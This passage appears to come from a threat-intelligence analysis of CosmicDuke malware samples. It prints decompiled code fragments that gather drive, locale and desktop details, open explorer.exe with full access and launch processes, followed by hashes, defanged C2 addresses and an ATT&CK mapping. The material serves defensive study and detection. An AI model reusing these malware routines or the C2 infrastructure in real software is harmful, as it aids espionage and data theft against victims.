lpString2 = (wchar_t *)&DAT_0042b110;
if (_DAT_0042b110 == 0) {
    lpString2 = L"[UNKNOWN]";
}
lstrcpyW(local_1498, lpString2, 0x40);
FUN_0040669b();
local_182c = *(undefined4 *) (param_1 + 0x5968);
local_1834 = FUN_004066e2();
local_1838 = FUN_004057a1(param_1);
local_1828 = GetACP();
GetCurrentDirectoryW(0x208, local_1720);
GetKeyboardLayoutNameW(local_13f8);
GetLocalTime(&local_1418);
if (DAT_0042c9f8 != (code *)0x0) {
```

```
do {
    lstrcpyW(local_1d28, local_a40);
    lstrcatW(local_1d28, local_e50);
    local_1b18 = GetDriveTypeW(local_1d28);
    GetDiskFreeSpaceExW(local_1d28, &local_1a50, &local_1a48, (PULARGE_INTEGER)0x0);
    GetVolumeInformationW
        (local_1a40, local_1ad0, 0x80, &local_1b14, (LPDWORD)0x0, &local_1d80, local_1b1
        0x40);
    lstrcpyW(local_c48, local_1a40);
    lstrcatW(local_c48, local_e50);
    BVar2 = GetVolumeNameForVolumeMountPointW(local_c48, local_838, 0x104);
    if (BVar2 != 0) {
        lstrcpyW(local_1d20, local_838);
    }
    FUN_004060be(local_1d64, local_1d28, '\0');
    BVar2 = FindNextVolumeMountPointW(hFindVolumeMountPoint, local_e50, 0x104);
    pvVar1 = (HANDLE)((int)local_1dac + 2);
} while (BVar2 != 0);
```

This malware establishes the connection to the FTP server and uploads the harvested details from the victim systems to the threat actor C2 server as well as waits for further commands from the attackers.



```

{
HANDLE hObject;
int iVar1;
DWORD dwProcessId;
undefined4 local_234 [2];
DWORD local_22c;
WCHAR local_210 [260];
HANDLE local_8;

local_8 = (HANDLE)0x0;
hObject = (HANDLE)CreateToolhelp32Snapshot(2,0);
FUN_00401580((undefined (*) [16])local_234,0,0x22c);
local_234[0] = 0x22c;
iVar1 = Process32FirstW(hObject,local_234);
while ((dwProcessId = 0, iVar1 != 0) &&
(iVar1 = lstrcmpW(local_210,L"explorer.exe"), dwProcessId = local_22c, iVar1 != 0)) {
iVar1 = Process32NextW(hObject,local_234);
}
CloseHandle(hObject);
if (dwProcessId != 0) {
local_8 = OpenProcess(0x1f0fff,0,dwProcessId);
}
return local_8;
}

```

## Dropped file\_02

### Sample Details:

**MD5:** 933B3C5D3728EF6E08AF4AE579C00D11

### SHA256:

47F3405AB0DA5AF125BCC6EBB6D17A1573B090C54D7A0A00630EC170CCC4B9D1 File

Type: Windows PE

**Architecture:** 32 Bit

**Subsystem:** GUI

This sample is a component of the CosmicDuke malware, which is obtaining the desktop details of victim systems by calling the RegQueryValueExW, RegOpenKeyExW, and then storing those details in the buffer before launching this process by calling the CreateProcessW. This malware sends the harvested information to the attackers.

```

local_64 = RegOpenKeyExW((HKEY)0x80000001,L"Control Panel\Desktop",0,0x20019,local_60);
if (local_64 == 0) {
  LVar1 = RegQueryValueExW(local_60,L"ScreenSaveUtility",(LPDWORD)0x0,(LPDWORD)0x0,(LPBYTE)0x0,
    local_64);
  if (LVar1 == 0) {
    lpString = (LPCWSTR)GlobalAlloc(0x40,local_64);
    if (lpString != (LPCWSTR)0x0) {
      LVar1 = RegQueryValueExW(local_60,L"ScreenSaveUtility",(LPDWORD)0x0,(LPDWORD)0x0,
        (LPBYTE)lpString,local_64);
    }
  }
}

```

```

if (LVar1 == 0) {
  iVar4 = 0x10;
  p_Var2 = local_5c;
  do {
    *(undefined *)sp_Var2->hProcess = 0;
    p_Var2 = (_PROCESS_INFORMATION *)((int)sp_Var2->hProcess + 1);
    iVar4 = iVar4 + -1;
  } while (iVar4 != 0);
  iVar4 = 0x44;
  p_Var3 = local_4c;
  do {
    *(undefined *)sp_Var3->cb = 0;
    p_Var3 = (_STARTUPINFOW *)((int)sp_Var3->cb + 1);
    iVar4 = iVar4 + -1;
  } while (iVar4 != 0);
  local_4c.cb = 0x44;
  local_4c.dwFlags = 0x81;
  local_4c.wShowWindow = 0;
  iVar4 = strlenW(lpString);
  lpCommandLine = (LPWSTR)GlobalAlloc(0x40,iVar4 * 4);
  wprintfW(lpCommandLine,L"%s" "-c",lpString);
  CreateProcessW((LPCWSTR)0x0,lpCommandLine,(LPSECURITY_ATTRIBUTES)0x0,
    (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,(LPCWSTR)0x0,local_4c,local_5c
  );
}

```

## List of IOCs: (Related to Campaign Name: Natural Disaster)

Sr No.	Indicator	Type	Remarks
1	3941639886899D6580DE2113D4C8841E	MD5	sample
2	335D2EE728B4C1591B5B374A7CE4B758	MD5	1st stage CosmicDuke
3	0499C600266D8311722BBC31B89FB9AC	MD5	Dropped file by CosmicDuke
4	6152e22093c052266d2c61ac2738bfc2	MD5	Other Sample Related to Campaign
5	182aeb380ed48d731217d904ee66e7ed	MD5	Other Sample Related to Campaign
6	9452d0b3e348890b3ca524efebcb15f6	MD5	Other Sample Related to Campaign

7	53264f1daff3df9a9e0974b71d9cd945	MD5	Other Sample Related to Campaign
8	b771081daabc044141eecb8c9db69519	MD5	Other Sample Related to Campaign
9	933B3C5D3728EF6E08AF4AE579C00D11	MD5	Dropped file by CosmicDuke
10	199[.]231[.]188[.]109	Ip address	C2 connection
11	46[.]246[.]120[.]178	Ip address	C2 connection
12	D:\SV A\NITRO\BotGenStudio\Interface\Generations\80051A85\bin\bot.pdb	strings	Pdb path
13	\\.pipe\40DC244D-F62E-093E-8A91-736FF2FA2AA2	strings	Pipe name

### MITRE ATT&CK Tactics and Techniques (Based on our analysis):

Sr No.	Tactic	Technique
1	Execution(TA0002)	T1059.003: Command and Scripting Interpreter: Windows Command Shell
2	Persistence(TA0003)	T1543.003: Create or Modify System Process: Windows Service T1053.005: Scheduled Task/Job: Scheduled Task
3	Privilege Escalation(TA0004)	T1134.004: Access Token Manipulation: Parent PID Spoofing T1543.003: Create or Modify System Process: Windows Service T1053.005: Scheduled Task/Job: Scheduled Task
4	Defense Evasion (TA0005)	T1027: Obfuscated Files or Information
5	Discovery (TA0007)	T1057: Process Discovery T1082: System Information Discovery T1012: Query Registry T1518.001: Software Discovery: Security Software Discovery

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6	Collection (TA0009)	T1115: Clipboard Data T1056.001: Input Capture: Keylogging
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7	Command and Control(TA0011)	T1071: Application Layer Protocol
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